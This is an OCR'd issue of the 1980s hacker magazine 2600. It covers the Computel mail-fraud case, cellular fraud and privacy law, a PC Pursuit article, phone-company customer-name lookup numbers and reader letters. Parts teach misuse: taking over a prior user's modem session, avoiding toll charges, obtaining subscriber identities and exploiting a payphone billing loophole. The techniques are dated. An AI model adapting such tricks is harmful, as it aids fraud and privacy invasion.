$75 _____ 2 year corporate subscription or renewal
$110 _____ 3 year corporate subscription or renewal
$25 _____ overseas subscription or renewal (1 year only)
$55 _____ overseas corporate subscription or renewal (1 year only)
$260 _____ lifetime subscription

Back issues are available. Prices are:

$25 _____ 1984, 1985, or 1986 issues (12 per year)
$50 _____ Any two years
$75 _____ All three years (36 issues)
(Overseas orders add $5 for each year ordered)
Allow 4 to 6 weeks for delivery.

Send all orders to:
2600
PO Box 752
Middle Island, NY 11953 U.S.A.
(516) 751-2600

There are some things you just assume will never happen to you. And, somehow, being hacked seems to always catch the victim by surprise.

We've been hacked before. Someone found our Skyline code (not knowing who it belonged to) and raised our bill to the heavens. This month, though, it was a bit more personal; a little closer to home.

Someone figured out the code for our answering machine and had actually listened to some messages that were left. No real damage was done, except our beloved privacy had been invaded.

We're considering calling in the FBI. They investigate this sort of thing, don't they? And it would be a great opportunity to see how they work.

What we did do was call the manufacturer of our machine to complain about how easy it was to break in. They weren't in. They had their answering machine on. And theirs was the kind that you could change the outgoing message on. No need to elaborate, except to say we made our point.

We're using a different model temporarily. But if you call us, or if you call anyone else, don't leave sensitive information on an answering machine. And look for a hacker's guide to answering machines, coming soon.

STAFFBOX

Editor and Publisher
Eric Corley 110

Office Manager
Fran Westbrook

Cover Art
Tish Valter Koch

Writers: John Drake, Paul Estev, Dan Foley, Mr. French, Emmanuel Goldstein, Chester Holmes, The Kid & Company, Lex Luthor, Bill from RNOC, David Ruderman, Mike Salerno, Silent Switchman, and the usual anonymous bunch.

Production: Mike DeVoursney.

Cartoonists: Dan Holder, Mike Marshall.

Editor Emeritus: TSH.

2600 (ISSN 0749-3851) is published monthly by 2600 Enterprises, Inc, 7 Strong's Lane, Setauket, NY 11733. Second class postage permit pending at Setauket, New York.


POSTMASTER: Send address changes to *2600*, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada—$15 individual, $40 corporate.
Overseas—$25 individual, $55 corporate.
Address all subscription correspondence to: *2600* Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752.
For letters and article submissions, write to: *2600* Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0752.

COMPUTEL

If you have been reading *2600* over the past couple of years, you've no doubt heard of Computel. Many of our readers complained to us about this organization, operating out of Van Nuys, California, which claimed to publish a magazine about computer hacking and phone phreaking.

Not one edition of such a magazine has ever been found and those people that sent money never received a thing. We did some investigation and discovered that there was a link between this magazine and another which really did come out in the 1970's. It was called *TEL* (Telephone Electronics Line) and it was said to have been shut down by the telephone company for publishing "trade secrets".



Part of the booklet that was part of the ripoff.

Speculation mounted as to what the purpose of Computel actually was. Was it a mail-order scam? Or was it a sting run by some governmental or corporate enterprise, designed to get a list of names of people interested in hacking and phreaking?

What proved particularly disturbing was the fact that so many ads for this organization were appearing in all different kinds of magazines throughout the country. And, according to the bank records we were able to uncover, there was simply no way they could have been paid for. So what was keeping the organization going?

Several complaints were lodged with the post office. It seemed to take an awfully long time for them to start investigating these people (nearly a year in fact), but in October of 1986 at least one letter was sent to Computel from the Regional Chief Inspector of San Bruno, California demanding "appropriate action" within 30 days. It came and *2600* recently found out what it was.

On November 18, 1986, Computel officially went out of business. Their sister company, Starburst Industries, whose purpose was never disclosed, also folded. (It should be noted that when calling Computel, the phone was always answered, "Hello, can I help you?" No specific reference was made to a particular organization, i.e. many different things could have been going on at once.) Mail addressed to Computel began to be returned and their phone lines, including their toll-free SBS Skyline number, stopped working. Jack Kranyak, supposedly the owner of the business, was described as "voluntarily" discontinuing his business. Kranyak was apparently also known to some as John Reynolds or Jack Cole.

On December 15, 1986, the following letter was written on Kranyak's behalf:

To Whom it may concern;
RE. Jack Kranyak, John Reynolds, Jack Cole
Computel, Starburst Industries, Inc.

I have spent this past week in Van Nuys with Jack in an attempt to straighten out his financial and personal problems. Jack has a history of mental problems and is not capable of handling his financial problems. He has no visable means of support nor does he have any assets. He has been living on welfare and on occassion [sic] he receives some help from his mother for food money. She is in no position to offer any financial aid to Jack. At present and I am sure for the foreseable [sic] future he has no way of satisfying his many debts.

He has closed his business due to action by the Post Office Department. A copy of this action is enclosed. He is at present under tremendous mental pressure as you all may realize.

As a friend of his mothers for the past few years I went to see him and could do very little to

PUT TO SLEEP


help him but I felt a notification to his creditors was in order and this is the purpose of the letter and contents [we did not receive a copy of the "contents"; we presume it was a bank statement of some sort]. I want to assure you of the sincerety [sic] of this letter and suggest to you that any legal action to collect monies due would be fruitless and only increase your loss.

I do have to advise you that Jack's mother is in no way responsible for any of his debts nor can she offer any financial help to him.

My name and address is below but responding to me can be of no help as much as I would like to as I am a business person and realize how important it is to have good credit and relations with suppliers.

Yours truly,
Robert Marshall
c/o UBF
P.O. Box 2806
Hialeah, Florida 33012

A letter was then sent to those who complained about Computel from the U.S. Post Office Regional Chief Inspector, dated January of 1987, which said, "Since the firm is no longer in business, there is no further action we can take on your behalf. Thank you for bringing this matter to our attention."



POSTAL INSPECTOR
Burbank, California 91503-4140

November 18, 1986

Mr. Verne Smith
APS Business Services
6354 Van Nuys Boulevard
Van Nuys, CA 91401

Dear Mr. Smith:

As of this date, [illegible] instructed the Postmaster in Van Nuys, California, to wi[illegible] delivery of all mail addressed to:

Starburst Industries
Computel Publishing Society
6354 Van Nuys Blvd.
Van Nuys, CA 91401 and P.O. Boxes 7719 and 7765
Van Nuys, CA 91409

Which are deliv[illegible]

Mr. Kranyak has [illegible] fore, you are [illegible] and to return [illegible] You are furthe[illegible]

Your cooperat[illegible] any questions [illegible]

Sincerely,

Charles M. [illegible]
Postal Insp[illegible]

Telephone: [illegible]

November 18, 1986

Mr. William G. Jackson
Division Manager/Postmaster
Van Nuys, CA 91409-9998

Dear Postmaster:

I am the owner and operator of a business being conducted through the mails at your office under the following names and at the addresses listed:

Starburst Industries
Computel Publishing Society
6354 Van Nuys Blvd.
Van Nuys, CA 91401 and P.O. Boxes 7719 and 7765
Van Nuys, CA 91409

I have, this date, discontinued and abandoned these businesses, and you are, therefore, directed to hereafter return to writers, marked "Refused, Out of Business", or otherwise treat in accordance with Postal Laws and Regulations, all mail hereafter received in your office for the above-named concerns, its officials, and agents as such.

You are also directed to refuse payment on all money orders issued in the names shown above, and you are authorized to make remittance thereof to remitters. Further, the undersigned waives all rights to present or future merchandise sold under the above-named firms.

Signature

JACK KRANYAK
Signature of Principal

The official documents that marked the end.



An old copy of TEL, *which for some reason is sideways.*

Naturally, many questions remain. While we're glad to see that no more people are being taken by this scam, why on earth did it take so long to get something done about it? The post office had been receiving complaints since 1984. It's most unusual for them to be so slow in responding to allegations of mail fraud.

If this really was just one person, we find it incredible that he was able to get away with so much for so long and in full view of the authorities. This organization had toll free phone numbers, full page ads, and they were extremely conspicuous. Computel was very easy to find—very little investigative work was needed.

We'd be most interested in any other information our readers might have. We're particularly interested in the connection to the old magazine, *TEL*. According to the above letter, Jack Kranyak and John Reynolds were the same person. Yet in the May 1975 edition of *TEL*, John Reynolds wrote "A Letter to Our Readers" telling how Jack Kranyak had been involved in a serious auto accident. "He lay unconscious for six weeks with severe head injuries," Reynolds wrote. He went on to explain how Kranyak was "the brains behind *TEL*" and that this unfortunate event had set them back tremendously which was why readers were getting the May issue in September. An address was given to write to Kranyak in the hospital: Northridge Hospital, Room 102, 18300 Roscoe Blvd., Northridge, CA 91324. Perhaps John Reynolds was only a figment of Kranyak's imagination. Or maybe there's more to this than meets the eye.

(Our thanks to John Williams for his help on this story.)

by Cheshire Catalyst

PC Pursuit (PCP) is a service provided by Telenet (a division of US Sprint) for $25 a month for use after business hours weekdays, and all day on weekends. You can use it during the business day for rates that will beat out long distance voice, but not by much. Some interesting hacks have presented themselves in abusing, that is using, this service.


At the Telenet "@" prompt, a user types "C DIALXXX/12,USERNAME" where XXX is the area code of the modem near your destination, and 12 is the speed (1200 Bits Per Second (BPS)) you want to use at the destination modem. PCP provides you with a Username when you sign up for the service. We'll come back to the data rate later.

After you enter that command line, PCP then asks for a password. You are provided with a password by PCP, and cannot change it. You can have *them* change it, and send you the new password in the mail. After you type in your password, you are either connected to a "Hayes-compatible" modem in the distant city, or you are given the message "XXX BUSY", where XXX is once again the destination area code. As more people try to use the limited number of modems PCP has in what it thinks are major hotbeds of BBS action (Seattle?), more and more "busy signals" are encountered on the net.

When placing your call to the remote modem, the number after the slash tells Telenet what speed to set up the connection at. Besides "12", "3" is also valid (for 300 BPS). However, "12" is valid even if you are calling into Telenet at 300 BPS, such as from a Tandy Model-100 (don't laugh, I'm preparing this article on a Model-100). Telenet is known as a "value added" network, and this is where it provides its "value added" services. The modem at the other end doesn't know if you are at 300, or 110, or even a synchronous mainframe with Ebeneezer Scrooge for a System Manager (watch for more "stingy manager" types to take advantage of these low rates).

It must be said, however, that if you download huge ASCII files via a 1200/300 connection, you may overload the network buffer with your transfer. If that happens, you will get an error message of "BUFFER OVERLOAD - SOME DATA HAS BEEN LOST". The thing to do is to send a control-S once in a while. The stuff will keep coming at you for a while, because of the speed differential, and when the network buffer finally empties, the transmission will stop. Naturally, a control-Q will start you up again, if your host hasn't logged you off for inactivity in the meantime. Protocol transfers only transfer 128 or so bytes at a time, and will be slow, but will not overflow buffers.

PCP says that the first thing you should do when you hit the modem is type "ATZ" to reset the modem. On the contrary. The first thing to do when Telenet reports "CONNECTED" is to type "A/", the Hayes command to "Repeat last command received". Most people will let their host hang up the connection, and then just hang up on PCP. In such a case, the last command given the modem was an "ATDT" command to place the call. The PCP modems are funny, though. If they have received an "ATZ", and therefore have no command in the command buffer, they will not echo a "/" character. This tells you to immediately go about your own business. When you've finished perusing the computer your PCP predecessor left in the modem, dial up your own machine.



PC PURSUIT NEWSLETTER

AUGUST 1986

Welcome to PC Pursuit! - and here is your copy of the first PC Pursuit newsletter. We have now formed a PC Pursuit User Group, and this PC Pursuit subscribers are charter members. You will receive this newsletter at least 6 times a year and it will keep you updated on PC Pursuit - ie. adding new cities, adding 2400 bps and other enhancements, and good 885/datapac numbers to dial.

HEADLINE NEWS

- Ports expanded
- Local exchange list available
- More cities coming soon
- 2400 bps available today
- Improved response
- Improved protocols for file transfer
- We will be visiting several User Groups

(see below for more details)

MACRO & COMMAND FILES

Several good command files and macros have been developed among us here at PC Pursuit that you just edit in your personal ID and PW and require that you just edit in then every user is called for and is available on the net-Exchange 885 at (703) 689-3100 (Accessible also thru PC Pursuit 202 area).

WE NEED A NAME! A contest is now underway to select a good name for this news etcetera - and the prize will be a $25 credit on your next month's PC Pursuit bill. So get creative - and earn that credit! You can either submit your entries on the Online User Guide (it's a message to the sysop - and leave your name & phone), or you can mail your entries to: Telenet, PC Pursuit - M/S 1024E, Sunrise Valley Drive, Reston, Va. 22096. All entries must be received no later than September 15, 1986.

EXPANDED PORTS

When we announced the enhanced PC Pursuit service in June, 1986, we suddenly were flooded with many new registrations, which resulted in much more traffic and sometimes the requested city was busy! So, from July 23 to Aug 13, we expanded the PC Pursuit ports in each city. It takes us about 3 weeks from the time we are regularly watching the traffic patterns and volumes in each city to provide you the best possible service performance.

(over)

pc pursuit

When you're through with your computer, either it will hang up on you, or you must tell the modem to hang up on it. If you have to hang up, type "+++". You have just sent the "Hayes wake-up" command to two modems. Yours (assuming you have a Hayes compatible yourself), and the remote PCP modem in the distant city. Type "ATS2=65" followed by a return. You've just told your modem that it should only wake up when you type "AAA" (3 capital A's) instead of "+++". Now type "ATO" to get back on line with PCP.

When we last left our remote modem, it was waiting for your command after receiving "+++" from you. Type "ATH" to hang it up. If you have other machines to dial in the remote city you've dialed, keep dialing (send the next "ATDT" command). If you've called area code 212 and want to reach a Brooklyn BBS, type "ATDT17185393560", since the 718 area code is within the New York City LATA (Local Access and Transport Area). The same for calling Burbank (818) out of the LA area code, 213.

One friend of mine recently had the mistaken impression that PCP no longer went to the 415 area code. Sure, it's busy alot, but that area's a busy hotbed of activity. To check out his claim, we got up on PCP and got busy message after busy message—at 415/12. We decided to try 415/3 for a 300 BPS modem, and sure enough, we got one. It was slow as expletive, but we got there. Then our BBS in Berkeley was busy, and we were back to square one.

After you've had your fun, *remember!* Now is the time to hit "ATZ", before you hang up on the remote modem. When you're through with all the calls you want to make in the city you've reached, you should type the "ATZ" to your remote modem, and get back to Telenet to set you up with a call to a modem in another city. The best way is to type "@" followed by a carriage return. This will wake up Telenet, and give you an "@" prompt. Type "D" for Disconnect, and it will drop your connection to the modem in the city you had called. At the next "@" prompt, type "C DIALYYY/12,USERNAME" (YYY being the new area code), and begin the whole process again.

Are you in an area with multiple calling rates (such as New York City), with toll rates within the LATA? "Some people" are known to use PCP within their own area code (my modest nature and my constitutional rights preclude me saying any more). A caller in Manhattan can get his or her 25 bucks back quickly just by using PCP to call up BBS's on Long Island. Westchester also has some neat boards in 914 that are easy to hit this way.

So there you have it. Remember to "ATZ" the modem before you leave it. While the next caller can't find out what number is in the buffer, they can certainly get at least one call into whatever you've just hung up on. I've even wound up on Teleconnect Magazine's BBS on an "A/", much to everyone's surprise.

Some of you may recall back in the early days, PC Pursuit had a rather unique system. You dialed a special number and entered all of your personal information—ID code, password, and number you wanted to reach. PC Pursuit would then hang up and call you back at a predetermined number.

That system was limiting because you couldn't use it from more than one location. Some hackers claim to have gotten into their outgoing lines as they were dialing out and gained access in that way.

The way the system is set up now is almost acceptable. PC Pursuit must set up many more modems in many more cities before we sign up again.

It's also possible the way they have it working to tie up the entire system single-handedly. For example, from the Telenet number in New York, we could call the Telenet number in Seattle, enter our ID over there, call the Telenet number in Dallas, and set up a huge nationwide circle.

We saw this done once and the delay between the time a character was typed and the time it showed up on the screen was nearly 30 seconds! Needless to say, there were many busy signals that day.

the telecom informer

BY DAN FOLEY

Cellular Fraud Bust

As some of you may know by now, the first cellular phreaking bust in the U.S. happened last month. On Friday, March 27th the FBI and Secret Service arrested 18 New Yorkers for making cellular phone calls on altered cellular phones. They also arrested seven others for altering and selling these phones. The method that was used is exactly the one described in our February column. A cellular phone transmits two numbers whenever a call is placed. The first is the ESN (Electronic Serial Number). The cellular MTSO (Mobile Telephone Switching Office) then checks whether this number is valid. Then the cellular phone transmits an MIN (Mobile Identification Number) which identifies the party to be billed for the call. By reprogramming the MIN one can make a multitude of calls ending up on the MIN owner's bill (much like using a stolen calling card or extender code). Any cellular repair shop can do the reprogramming on the side, and seven of them in Brooklyn actually did. It makes you wonder how many others are also doing this on the side. According to the FBI, organized crime wasn't involved in this case. Estimates claim that cellular fraud costs the New York cellular companies $40,000 a month, and about $3 million is lost per year to cellular fraud in the US. This is the first of a series of ongoing investigations by the FBI and Secret Service, so expect a bust near you soon.

Electronic Communications Privacy Act

With the passage of the Electronic Communications Privacy Act (Public Law 99-508) earlier this year (effective January 19, 1987) there's now a new breed of cellular criminals. Now anyone who listens to the "forbidden frequencies" of cellular telephony is committing a federal crime. The law is questionable in many aspects. The act makes it illegal to manufacture, sell, advertise, or own any device or kit "primarily useful for the surreptitious interception of electronic communications." Nowhere is it stated what "surreptitious" means in this case, and attempts to have this clarified have been ignored. "Surreptitious interception" is *not* limited to electronic communication that is illegal to receive. One could interpret any receiver that monitors between 15 and 30 MHz or between 50 and 500 MHz as illegal, even though they are widely available. One could even go so far as to claim that any radio primarily for indoor use (and thus not readily observable from the outside) or AM-FM radios within stuffed animals are "surreptitious receivers".

Another problem is that if one is receiving interference from a source that was illegal to receive, and knew this, then one would be in violation of this act. So if your TV or stereo was getting noise from a cellular phone, and you knew this, you would be a federal criminal, even though your TV or stereo was listening to the proper frequencies. Previously it would have been the fault of the cellular phone company for transmitting such a dirty signal that one could receive on other freqencies not allocated for cellular phones.

The premise behind this law is that cellular phone calls are "not readily accessible to the public" anyway, so why not make it illegal to receive them? However, as many readers of *2600* and scanner users know, this is false. Cellular uses old TV channels, so an old TV set tuned to channels above 80 will receive listenable calls. Also, many video cassette recorders, service monitors, and scanners receive these frequencies, totally unmodified and out of the box. Cellular is in fact more vulnerable to interception than cordless phones, as there are millions of old TV sets in the

US, and comparatively few radio scanners that receive cordless frequencies. Cellular phone calls are much more modulation-compatible with TV's, and their range is many miles, as opposed to cordless ranges of hundreds of feet.

Instead of dealing with the problem of scanner users listening in to cellular calls by encrypting the calls, the cellular phone companies and suppliers instead decided to legislate away a serious problem. Now cellular users can use their phones in communicating business deals and personal conversations believing that no one is listening. This false sense of security is misleading. Cellular phone companies don't want to deal with the problem logically. And this brings up the final problem, enforceability. This law is totally unenforceable. All it is good for is to tell customers not to worry about the confidentiality of their calls. The FCC was against the bill, along with the Electronic Industries Association and other cellular industry organizations and companies. However, many powerful companies lobbied for this bill, as they saw it as a quick fix to the very serious problem of cellular eavesdropping. The Justice Department at the time of the hearings on this bill clearly stated that they "have no intention of enforcing that part of the bill," referring to the privacy sections of the Electronic Privacy Act. There basically is no way they could attempt to enforce the law, considering that England has outlawed pirate radio, and millions still listen to the offshore stations. The Soviet Union has to jam Western broadcasts that they don't want their citizens to receive.

When AT&T filed a petition asking to merely label cellular phones with a warning sticker saying that calls may be monitored, other cellular phone companies reacted violently. AT&T's petition with the FCC states that "cellular users have an unwarranted sensation of privacy, which a label would help dispel.... Customers buy cellular telephone sets with the expectation of privacy. In due course, they learn that they lack the privacy they expected, and may feel that their suppliers have misled them." Instead of dealing with the problem by scrambling cellular signals or even merely placing a warning label, the Cellular Telecommunications Industry Association instead replied that the FCC "should not consider any labeling regulation which would place the burden on citizens to protect their privacy," and lobbied Congress for the passage of the Cellular Privacy Act. Bell South Mobility went as far as to say that "cellular users can expect a high degree of privacy," despite the fact (which any scanner user knows) that all it takes is to tune in to the 800-890 megahertz band with a scanner (or even an old TV tuned to the UHF channels). "Forbidden frequencies" include those in the February *2600*. A penalty of up to $10,000 would result from merely detecting the signal of one of the protected frequencies, even as much as the hiss from an encrypted transmission. Monitoring by scanner the VHF and UHF bands is illegal in the 153, 161, 450, and 455 MHz bands. Also, receiving radio common carriers in the 153, 158, and 454 Mhz band along with FM subcarrier service or voice or message paging services is a crime. And certainly, receiving 800 to 890 MHz (that of cellular telephony) would be a crime. Willful receiving of a cellular telephone call results in up to six months in jail, plus a fine of up to $500. Receiving manual and IMTS car telephone calls could result in up to a $10,000 fine plus up to a year in jail. Cordless phones, amateur radio, CB,

(continued on page 22)

CUSTOMER NAME ADDRESS (CNA) NUMBERS

201	NO KNOWN CNA	New Jersey
202	304-343-7016	Washington DC
203	203-789-6815	Connecticut
204	204-949-0900	Manitoba
205	205-988-7000	Alabama
206	*206-345-4082	Washington
207	*617-787-5300	Maine
208	303-292-3370	Idaho
209	*415-781-5271	California
212	*518-471-8111	New York
213	*415-781-5271	California
214	*214-464-7400	Texas
215	412-633-5600	Pennsylvania
216	*614-464-0511	Ohio
217	217-789-8290	Illinois
218	402-221-7199	Minnesota
219	*317-265-4834	Indiana
301	304-343-1401	Maryland
302	412-633-5600	Delaware
303	303-292-3370	Colorado
304	304-344-8041	West Virginia
305	*912-752-2000	Florida
306	306-347-2878	Saskatchewan
307	303-292-3370	Wyoming
308	402-221-7199	Nebraska
309	217-789-8290	Illinois
312	312-796-9600	Illinois
313	*313-223-8690	Michigan
314	*816-275-8460	Missouri
315	*518-471-8111	New York
316	*816-275-2782	Kansas
317	*317-265-4834	Indiana
318	*504-245-5330	Louisiana
319	402-221-7199	Iowa
401	*617-787-5300	Rhode Island
402	402-221-7199	Nebraska
403	403-425-2652	Alberta
404	*912-752-2000	Georgia
405	*405-236-6121	Oklahoma
406	303-292-3370	Montana
407	NO SUCH AREA CODE	
408	*415-781-5271	California
409	*713-861-7194	Texas
412	412-633-5600	Pennsylvania
413	*617-787-5300	Massachusetts
414	*608-252-6932	Wisconsin

Used to find out who belongs to a phone number

415	*415-781-5271	California
416	416-443-0542	Ontario
417	*816-275-8460	Missouri
418	514-394-7440	Quebec
419	*614-464-0511	Ohio
501	*405-236-6121	Arkansas
502	502-583-2861	Kentucky
503	*206-345-4082	Oregon
504	*504-245-5330	Louisiana
505	303-292-3370	New Mexico
506	506-694-6541	New Brunswick
507	402-221-7199	Minnesota
508	NO SUCH AREA CODE	
509	*206-345-4082	Washington
512	*512-828-2501	Texas
513	*614-464-0511	Ohio
514	514-394-7440	Quebec
515	402-221-7199	Iowa
516	*518-471-8111	New York
517	*313-223-8690	Michigan
518	*518-471-8111	New York
519	416-443-0542	Ontario
601	*601-961-8139	Mississippi
602	303-292-3370	Arizona
603	*617-787-5300	New Hampshire
604	604-432-2996	British Columbia
605	402-221-7199	South Dakota
606	*502-583-2861	Kentucky
607	*518-471-8111	New York
608	*608-252-6932	Wisconsin
609	NO KNOWN CNA	New Jersey
612	402-221-7199	Minnesota
613	416-443-0542	Ontario
614	*614-464-0511	Ohio
615	*615-373-5791	Tennessee
616	*313-223-8690	Michigan
617	*617-787-5300	Massachusetts
618	217-789-8290	Illinois
619	*415-781-5271	California
701	402-221-7199	North Dakota
702	*415-781-5271	Nevada
703	304-344-7935	Virginia
704	*912-752-2000	North Carolina
705	416-443-0542	Ontario
706	706-685-0042,5906	Mexico
707	*415-781-5271	California

(continued on page 14)

LETTERS

Communication

Dear *2600*:

I would like to correspond with one of your contributors. If I forwarded a letter to you would you address it and remail?

It really depends upon who it is. Some of our contributors are very mysterious people while others are simply mysterious....

More ANI's

Dear *2600*:

In reference to your ANI articles. The ANI for the 305 (South Florida) area is: 200-XXX-XXXX. Usually it is any 7 digit number after 200, but sometimes (usually at night) only 200-999-9999 works.

Congratulations on the new magazine format.

JA
Florida

Comments

Dear *2600*:

Sorry for the delay on my re-subscription to your newsletter, but I was leery when you mentioned your recent mishap concerning the electrical storm. Nevertheless, I do like the new format, so therefore I will cheerfully submit a check for a continuation of my subscription.

I have to admit that the series on British Telecom is interesting, but I find it a little too far from home to provide any useful function (personally). I could have used it three years ago. Another point may be due to my ignorance, but some of the acronyms are hard to follow, having not been enlightened in the first place about their significance.

The series on VMS and UNIX are always interesting. Keep up the good work. Perhaps XENIX?

Kirk
California

French Loophole

Dear *2600*:

It appears that the French PTT is encouraging better US/French relations by providing a unique free international telephone service.

Apparently there is a glitch in the international system that prevents the PTT from identifying a number being called in France as that of a pay station, not a residence.

Collect calls originating in the U.S. from pay stations to pay stations in France are on the rise!

One wonders if they cut a bill on a regular basis to the phone booth and if the PTT cuts service to the booth for non-payment?

Also—how long will it be before they close this lovely loophole?

P.S. Michael Marr was correct! Definitely more needed on European systems.

The Cote D'Azur

Stuck on Busy

Dear *2600*:

Although I have an automatic/-manual redial feature on my telephone, I have been unable to get past the busy signal, even after hours of manually pressing the redial button as soon as I got the busy signal. How can I get through, since this is a frustrating situation?

If you held off dialing the last number of a telephone number, it was possible to prevent any new calls getting through to the number called and your call would get through. Now, after approximately 60 busy signals, the telephone disconnects. On automatic, it is about four or five busy signals and approximately 30 seconds before it redials the number. The automatic time is too long and of no value if you do not have the time to wait.

F.B.

LETTERS

You need a new phone with a quicker redial function. Some PBX's allow outside callers to "camp on" to a busy signal by simply staying on the line. The busy signal disappears and you're put on call waiting. (You start getting billed at that time.) When a line opens up, you'll hear a ring. This feature isn't available too often and usually the busy signal will just stop or disconnect after a minute or two.

Praise

Dear *2600*:

I love the new format (mostly for the length). On BBS's, where everybody says how great their new "Kool Phreakerz" magazines are, *2600* used to get slandered. Now, with the new format, everybody likes it a lot better.

Keep it up!

Criticism

Dear *2600*:

Liked the old format better as it was convenient to file in a 3 ring binder.

A shame to waste so much space on "TAP the Legend" in the January issue. I doubt that many of your subscribers are history buffs.

Russell Grant's advertisement is better left to the mags that cater to that type of crap. I don't think it has a place in *2600*.

The left side of page 11 showing a *TAP* sample was also a waste of space since it is unreadable even with a high power glass.

There are many publications on computers. You would do better to make phones the main subject of your publication.

Wish you success on your endeavors.

RDM
Texas

We didn't print the picture of TAP *for people to read, but rather for people to get an idea of what it looked like. For the really curious, good microscopes have come down in price.*

Advice

Dear *2600*:

If I were to search my memory, I would undoubtedly find an appropriate story, anecdote, or analogy which would "make my point" better than this narrative. But I don't feel up to the challenge.

In the January, 1987 issue of *2600* you have announced two changes. The first deals with mailing your publication without an envelope; and, the second hints at the possibility of newsstand distribution.

As a former *TAP* subscriber, with an alias, out-of-town post office box address, living with a bit more paranoia in my day to day living style then versus now, since I receive your magazine under my own name at my residence. I am certain that you may view my conservative approach with a bit of skepticism since this is the land of the free and all of that type of thing.

Nonetheless, I am reasonably well read and carefully monitor the trends in our society, especially those which deal with governmental intervention, and those issues which I call "perceived threats" to the average man. *You*, my dear friends, are in my opinion, just such a source of perceived threat to many because of the contents of your publication. Our society remains computer illiterate with much fear about the black boxes which are taking over our way of life. You dare to publish mildly technical information dealing with the operations of the system—not for the intelligentsia of computer circles, i.e. scholars, computer literate, or business user—those who may have a need or right to know about such things, but for people who want to know more about what

(continued on page 20)

CNA's

(continued from page 11)

Many CNA numbers now require a spoken code number before information on a particular phone number is given. A star (*) indicates those that definitely do. The only CNA number that is officially open to the public is the one for Chicago (312). That number also operates 24 hours a day.

708	NO SUCH AREA CODE	
709	NO KNOWN CNA	Newfoundland
712	402-221-7199	Iowa
713	*713-521-8988	Texas
714	*415-781-5271	California
715	*608-252-6932	Winconsin
716	*518-471-8111	New York
717	412-633-5600	Pennsylvania
718	*518-471-8111	New York
719	NO SUCH AREA CODE	
801	303-292-3370	Utah
802	*617-787-5300	Vermont
803	*912-752-2000	South Carolina
804	304-344-7935	Virginia
805	*415-781-5271	California
806	*512-828-2501	Texas
807	416-443-0542	Ontario
808	212-334-4336	Hawaii
809	212-334-4336	Caribbean
	809-429-5050 x313	Barbados
812	317-265-4834	Indiana
813	813-228-7871	Florida
814	412-633-5600	Pennsylvania
815	217-789-8290	Illinois
816	*816-275-2782	Missouri
817	*214-464-7400	Texas
818	*415-781-5271	California
819	514-394-7440	Quebec
900	201-676-7070	Dial-It service
901	*615-373-5791	Tennessee
902	902-421-4110	Nova Scotia
903	NO SUCH AREA CODE	
904	*912-752-2000	Florida
905	NO KNOWN CNA	Mexico
906	313-223-8690	Michigan
907	NO KNOWN CNA	Alaska
908	NO SUCH AREA CODE	
909	NO SUCH AREA CODE	
912	*912-752-2000	Georgia
913	*816-275-2782	Kansas
914	*518-471-8111	New York
915	*512-828-2501	Texas
916	*415-781-5271	California
917	NO SUCH AREA CODE	
918	*405-236-6121	Oklahoma
919	*912-752-2000	North Carolina

Several months ago, we encouraged readers to send in their favorite list of "word numbers", that is, phone numbers that also spell out words. One of our readers, Any Mouse of Illinois, came up with this list of toll-free word numbers. Feel free to send us your list--remember, they don't have to spell what the company on the other end WANTS them to spell! Numbers like RIP-OFFS or DUMB-ASS are perfectly OK with us.

Number	Company	Number	Company
800-GLASS-HR	Ford Glass Division	800-NATURAL	Taster's Choice Coffee
800-K-9-BONUS	Wayne Pet Food	800-DIGI-KEY	Digi-Key Electronics
800-FLOPPYS	800 Floppys	800-GO-U-HAUL	U-Haul Reservations
800-222-LUNG	Respiratory Medicine	800-COCAINE	Cocaine Hotline
800-ALL-CALL	Teleconnect Portal	800-USA-DISK	Comm. Electronics
800-32-DSIPC	Digitalsolutions	800-621-SAVE	Personal Computer Net
800-222-WAGS	WAG's Computers	800-TO-ASK-US	TIPZ Direct
800-321-DATA	Computer Toolbox	800-237-CHIP	Delta Computers
800-USA-SCAN	Comm. Electronics	800-233-WAVE	3rd Wave Technology
800-5-LEGEND	Legend Industries	800-FOR-MIDI	Future Music
800-44-FLUKE	Fluke Instruments	800-428-SAMS	Howard W. Sams & Co.
800-742-HEAT	Thermalite	800-432-USAF	U.S. Air Force
800-232-USAF	U.S. Air Force (CA)	800-CALL-ATT	AT&T Reach Out
800-327-NAVY	Navy Recruiting	800-KLOCKIT	Klockit
800-545-PLUS	R&R Direct	800-OKI-DATA	OKI Printer
800-U-HELP-ME	I-Search	800-FOSTER-5	Ask Mr. Foster
800-CAKE-USA	Telecake	800-221-BEST	Best Stores
